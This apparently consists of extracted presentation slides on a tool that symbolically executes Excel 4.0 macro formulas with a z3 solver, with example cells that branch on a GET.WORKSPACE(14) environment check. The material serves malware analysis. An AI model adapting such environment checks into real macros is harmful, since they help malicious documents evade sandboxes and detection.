


Example

[A1] =CHAR(72)


[A2] =GET.WORKSPACE(14)

ACCESS THE ENVIRONMENT



Example

```
[A1] =CHAR(72)  
[A2] =GET.WORKSPACE(14)  
[A3] =IF(GET.WORKSPACE(14) > 390, "X", "L")
```




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14)

CREATE NEW BRANCHES





Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)


[A3] =IF(GET.WORKSPACE(14)

ADD NEW CONSTRAINTS





Example

```
[A1] =CHAR(72)  
[A2] =GET.WORKSPACE(14)  
[A3] =IF(GET.WORKSPACE(14) > 390, "X", "L")  
[A4] =INT(GET.WORKSPACE(14) > 390) + 84
```





Example

```
[A1] =CHAR(72)  
[A2] =GET.WORKSPACE(14)  
[A3] =IF(GET.WORKSPACE(14) > 390, "X", "L")  
[A4] =INT(GET.WORKSPACE(14) > 390) + 84
```



Example

```
[A1] =CHAR(72)  
[A2] =GET.WORKSPACE(14)  
[A3] =IF(GET.WORKSPACE(14) > 390, "X", "L")  
[A4] =INT(GET.WORKSPACE(14) > 390) + 84
```



Example

Loader

Simulation Manager


Solver Backend

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, "X", "L")

[A4] =INT(GET.WORKSPACE(14) > 390) + 84



Memory



Environment



Constraints



Solver Backend

Loader

Simulation Manager

Solver Backend

We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a
symbolic payload



Solver Backend

Loader

